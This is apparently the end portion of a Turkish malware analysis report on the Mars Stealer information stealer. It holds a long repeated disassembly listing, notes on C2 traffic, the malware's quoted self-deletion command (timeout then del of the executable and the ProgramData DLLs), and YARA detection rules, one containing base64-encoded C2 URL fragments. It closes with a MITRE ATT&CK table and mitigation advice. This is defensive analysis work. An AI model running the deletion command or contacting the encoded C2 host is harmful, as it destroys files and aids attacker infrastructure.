00A83521	E8 75370000	CALL A9A5B67.83080	
00A83522	E8 75370000	CALL A9A5B67.83080	
00A83523	E8 75370000	CALL A9A5B67.83080	
00A83524	E8 75370000	CALL A9A5B67.83080	
00A83525	E8 75370000	CALL A9A5B67.83080	
00A83526	E8 75370000	CALL A9A5B67.83080	
00A83527	E8 75370000	CALL A9A5B67.83080	
00A83528	E8 75370000	CALL A9A5B67.83080	
00A83529	E8 75370000	CALL A9A5B67.83080	
00A8352A	E8 75370000	CALL A9A5B67.83080	
00A8352B	E8 75370000	CALL A9A5B67.83080	
00A8352C	E8 75370000	CALL A9A5B67.83080	
00A8352D	E8 75370000	CALL A9A5B67.83080	
00A8352E	E8 75370000	CALL A9A5B67.83080	
00A8352F	E8 75370000	CALL A9A5B67.83080	
00A83530	E8 75370000	CALL A9A5B67.83080	
00A83531	E8 75370000	CALL A9A5B67.83080	
00A83532	E8 75370000	CALL A9A5B67.83080	
00A83533	E8 75370000	CALL A9A5B67.83080	
00A83534	E8 75370000	CALL A9A5B67.83080	
00A83535	E8 75370000	CALL A9A5B67.83080	
00A83536	E8 75370000	CALL A9A5B67.83080	
00A83537	E8 75370000	CALL A9A5B67.83080	
00A83538	E8 75370000	CALL A9A5B67.83080	
00A83539	E8 75370000	CALL A9A5B67.83080	
00A8353A	E8 75370000	CALL A9A5B67.83080	
00A8353B	E8 75370000	CALL A9A5B67.83080	
00A8353C	E8 75370000	CALL A9A5B67.83080	
00A8353D	E8 75370000	CALL A9A5B67.83080	
00A8353E	E8 75370000	CALL A9A5B67.83080	
00A8353F	E8 75370000	CALL A9A5B67.83080	
00A83540	E8 75370000	CALL A9A5B67.83080	
00A83541	E8 75370000	CALL A9A5B67.83080	
00A83542	E8 75370000	CALL A9A5B67.83080	
00A83543	E8 75370000	CALL A9A5B67.83080	
00A83544	E8 75370000	CALL A9A5B67.83080	
00A83545	E8 75370000	CALL A9A5B67.83080	
00A83546	E8 75370000	CALL A9A5B67.83080	
00A83547	E8 75370000	CALL A9A5B67.83080	
00A83548	E8 75370000	CALL A9A5B67.83080	
00A83549	E8 75370000	CALL A9A5B67.83080	
00A8354A	E8 75370000	CALL A9A5B67.83080	
00A8354B	E8 75370000	CALL A9A5B67.83080	
00A8354C	E8 75370000	CALL A9A5B67.83080	
00A8354D	E8 75370000	CALL A9A5B67.83080	
00A8354E	E8 75370000	CALL A9A5B67.83080	
00A8354F	E8 75370000	CALL A9A5B67.83080	
00A83550	E8 75370000	CALL A9A5B67.83080	
00A83551	E8 75370000	CALL A9A5B67.83080	
00A83552	E8 75370000	CALL A9A5B67.83080	
00A83553	E8 75370000	CALL A9A5B67.83080	
00A83554	E8 75370000	CALL A9A5B67.83080	
00A83555	E8 75370000	CALL A9A5B67.83080	
00A83556	E8 75370000	CALL A9A5B67.83080	
00A83557	E8 75370000	CALL A9A5B67.83080	
00A83558	E8 75370000	CALL A9A5B67.83080	
00A83559	E8 75370000	CALL A9A5B67.83080	
00A8355A	E8 75370000	CALL A9A5B67.83080	
00A8355B	E8 75370000	CALL A9A5B67.83080	
00A8355C	E8 75370000	CALL A9A5B67.83080	
00A8355D	E8 75370000	CALL A9A5B67.83080	
00A8355E	E8 75370000	CALL A9A5B67.83080	
00A8355F	E8 75370000	CALL A9A5B67.83080	
00A83560	E8 75370000	CALL A9A5B67.83080	
00A83561	E8 75370000	CALL A9A5B67.83080	
00A83562	E8 75370000	CALL A9A5B67.83080	
00A83563	E8 75370000	CALL A9A5B67.83080	
00A83564	E8 75370000	CALL A9A5B67.83080	
00A83565	E8 75370000	CALL A9A5B67.83080	
00A83566	E8 75370000	CALL A9A5B67.83080	
00A83567	E8 75370000	CALL A9A5B67.83080	
00A83568	E8 75370000	CALL A9A5B67.83080	
00A83569	E8 75370000	CALL A9A5B67.83080	
00A8356A	E8 75370000	CALL A9A5B67.83080	
00A8356B	E8 75370000	CALL A9A5B67.83080	
00A8356C	E8 75370000	CALL A9A5B67.83080	
00A8356D	E8 75370000	CALL A9A5B67.83080	
00A8356E	E8 75370000	CALL A9A5B67.83080	
00A8356F	E8 75370000	CALL A9A5B67.83080	
00A83570	E8 75370000	CALL A9A5B67.83080	
00A83571	E8 75370000	CALL A9A5B67.83080	
00A83572	E8 75370000	CALL A9A5B67.83080	
00A83573	E8 75370000	CALL A9A5B67.83080	
00A83574	E8 75370000	CALL A9A5B67.83080	
00A83575	E8 75370000	CALL A9A5B67.83080	
00A83576	E8 75370000	CALL A9A5B67.83080	
00A83577	E8 75370000	CALL A9A5B67.83080	
00A83578	E8 75370000	CALL A9A5B67.83080	
00A83579	E8 75370000	CALL A9A5B67.83080	
00A8357A	E8 75370000	CALL A9A5B67.83080	
00A8357B	E8 75370000	CALL A9A5B67.83080	
00A8357C	E8 75370000	CALL A9A5B67.83080	
00A8357D	E8 75370000	CALL A9A5B67.83080	
00A8357E	E8 75370000	CALL A9A5B67.83080	
00A8357F	E8 75370000	CALL A9A5B67.83080	
00A83580	E8 75370000	CALL A9A5B67.83080	
00A83581	E8 75370000	CALL A9A5B67.83080	
00A83582	E8 75370000	CALL A9A5B67.83080	
00A83583	E8 75370000	CALL A9A5B67.83080	
00A83584	E8 75370000	CALL A9A5B67.83080	
00A83585	E8 75370000	CALL A9A5B67.83080	
00A83586	E8 75370000	CALL A9A5B67.83080	
00A83587	E8 75370000	CALL A9A5B67.83080	
00A83588	E8 75370000	CALL A9A5B67.83080	
00A83589	E8 75370000	CALL A9A5B67.83080	
00A8358A	E8 75370000	CALL A9A5B67.83080	
00A8358B	E8 75370000	CALL A9A5B67.83080	
00A8358C	E8 75370000	CALL A9A5B67.83080	
00A8358D	E8 75370000	CALL A9A5B67.83080	
00A8358E	E8 75370000	CALL A9A5B67.83080	
00A8358F	E8 75370000	CALL A9A5B67.83080	
00A83590	E8 75370000	CALL A9A5B67.83080	
00A83591	E8 75370000	CALL A9A5B67.83080	
00A83592	E8 75370000	CALL A9A5B67.83080	
00A83593	E8 75370000	CALL A9A5B67.83080	
00A83594	E8 75370000	CALL A9A5B67.83080	
00A83595	E8 75370000	CALL A9A5B67.83080	
00A83596	E8 75370000	CALL A9A5B67.83080	
00A83597	E8 75370000	CALL A9A5B67.83080	
00A83598	E8 75370000	CALL A9A5B67.83080	
00A83599	E8 75370000	CALL A9A5B67.83080	
00A8359A	E8 75370000	CALL A9A5B67.83080	
00A8359B	E8 75370000	CALL A9A5B67.83080	
00A8359C	E8 75370000	CALL A9A5B67.83080	
00A8359D	E8 75370000	CALL A9A5B67.83080	
00A8359E	E8 75370000	CALL A9A5B67.83080	
00A8359F	E8 75370000	CALL A9A5B67.83080	
00A835A0	E8 75370000	CALL A9A5B67.83080	
00A835A1	E8 75370000	CALL A9A5B67.83080	
00A835A2	E8 75370000	CALL A9A5B67.83080	
00A835A3	E8 75370000	CALL A9A5B67.83080	
00A835A4	E8 75370000	CALL A9A5B67.83080	
00A835A5	E8 75370000	CALL A9A5B67.83080	
00A835A6	E8 75370000	CALL A9A5B67.83080	
00A835A7	E8 75370000	CALL A9A5B67.83080	
00A835A8	E8 75370000	CALL A9A5B67.83080	
00A835A9	E8 75370000	CALL A9A5B67.83080	
00A835AA	E8 75370000	CALL A9A5B67.83080	
00A835AB	E8 75370000	CALL A9A5B67.83080	
00A835AC	E8 75370000	CALL A9A5B67.83080	
00A835AD	E8 75370000	CALL A9A5B67.83080	
00A835AE	E8 75370000	CALL A9A5B67.83080	
00A835AF	E8 75370000	CALL A9A5B67.83080	
00A835B0	E8 75370000	CALL A9A5B67.83080	
00A835B1	E8 75370000	CALL A9A5B67.83080	
00A835B2	E8 75370000	CALL A9A5B67.83080	
00A835B3	E8 75370000	CALL A9A5B67.83080	
00A835B4	E8 75370000	CALL A9A5B67.83080	
00A835B5	E8 75370000	CALL A9A5B67.83080	
00A835B6	E8 75370000	CALL A9A5B67.83080	
00A835B7	E8 75370000	CALL A9A5B67.83080	
00A835B8	E8 75370000	CALL A9A5B67.83080	
00A835B9	E8 75370000	CALL A9A5B67.83080	
00A835BA	E8 75370000	CALL A9A5B67.83080	
00A835BB	E8 75370000	CALL A9A5B67.83080	
00A835BC	E8 75370000	CALL A9A5B67.83080	
00A835BD	E8 75370000	CALL A9A5B67.83080	
00A835BE	E8 75370000	CALL A9A5B67.83080	
00A835BF	E8 75370000	CALL A9A5B67.83080	
00A835C0	E8 75370000	CALL A9A5B67.83080	
00A835C1	E8 75370000	CALL A9A5B67.83080	
00A835C2	E8 75370000	CALL A9A5B67.83080	
00A835C3	E8 75370000	CALL A9A5B67.83080	
00A835C4	E8 75370000	CALL A9A5B67.83080	
00A835C5	E8 75370000	CALL A9A5B67.83080	
00A835C6	E8 75370000	CALL A9A5B67.83080	



Komuta Kontrol Sunucusuna ait alienvault.com sitesinde bulunan bilgiler.



Zararlı yazılımın Komuta Kontrol sunucusuna post isteği attığı görülmüştür.



Zararlı yazılım en son kendisini ve indirdiği dll'leri silerek işlemi bitirmektedir.

Silme İşleminin Yapıldığı Komut:

```
" /c timeout /t 5 & del /f /q \"C:\\Users\\BilgisayarAdı\\Desktop\\Exe2\\a9a4b67.exe" & del \"C:\\ProgramData\\*.dll\" & exit "
```

YARA Kuralı

```
import "hash"

rule marsstealer

{
    meta:

        author = "ZAYOTEM"

        description = "marsstealer"

        first_date="11.01.2024"

        report_date="15.02.2024"

    strings:

        $str1 = "042230F3"

        $str2 = "+Gigafi yovojetifumi xefatixeyuli pahozanuju"

        $str3 = "micixosolinozeyakey"

        $str4 = "Dikome!Datohihinam kata jaze xovi tagewi"

        $api1 = "LocalAlloc"

        $api2 = "VirtualProtect"

    condition:

        hash.md5(0,filesize)== "408d861f944cff1156ac2b05fae586ab" or all of ($str*) and
        all of ($api*)

}
```

YARA Kuralı

```
import "hash"

rule marsstealer

{

  meta:

    author = "ZAYOTEM"

    description = "marsstealer"

    first_date="11.01.2024"

    report_date="15.02.2024"

  strings:

    $str1 = " aHR0cDovL2hvd2FyZHd2b2QudG9w"

    $str2 = " L2U5YzM0NWZjOTIhNGU2N2UucGhw"

    $str3 = " LzQxMmEwMzEwZjg1ZjE2YWQv"

  condition:

    hash.md5(0,filesize)== "dc3ea51b2b9657712e874fd318e97f25" or all of ($str*)


}
```


MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Command and Control	Defense Evasion	Exfiltration	Reconnaissance
System Information Discovery (T1082)	Native API (T1106)	Event Triggered Execution (T1546)	Process Injection (T1055)	Data Encoding (T1132)	Obfuscated Files or Information (T1027)	Exfiltration Over C2 Channel	Gather Victim Host Information (T1592)
System Location Discovery (T1614)		Create or Modify System Process (T1543)		System Location Discovery (T1614)	Hide Artifacts (T1564)		
Process Discovery (T1057)					Indicator Removal (T1070)		
System Time Discovery (T1124)							
System Owner/User Discovery (T1033)							
Virtualization/Sandbox Evasion (T1497)							

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
5. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.
6. Kötü niyetli web sitelerine ve indirmelere maruz kalmamak için güvenilir web sitelerini kullanın ve indirmeleri güvenilir kaynaklardan yapın.



HAZIRLAYAN

Ebubekir Erkaya

[Linkedin](#)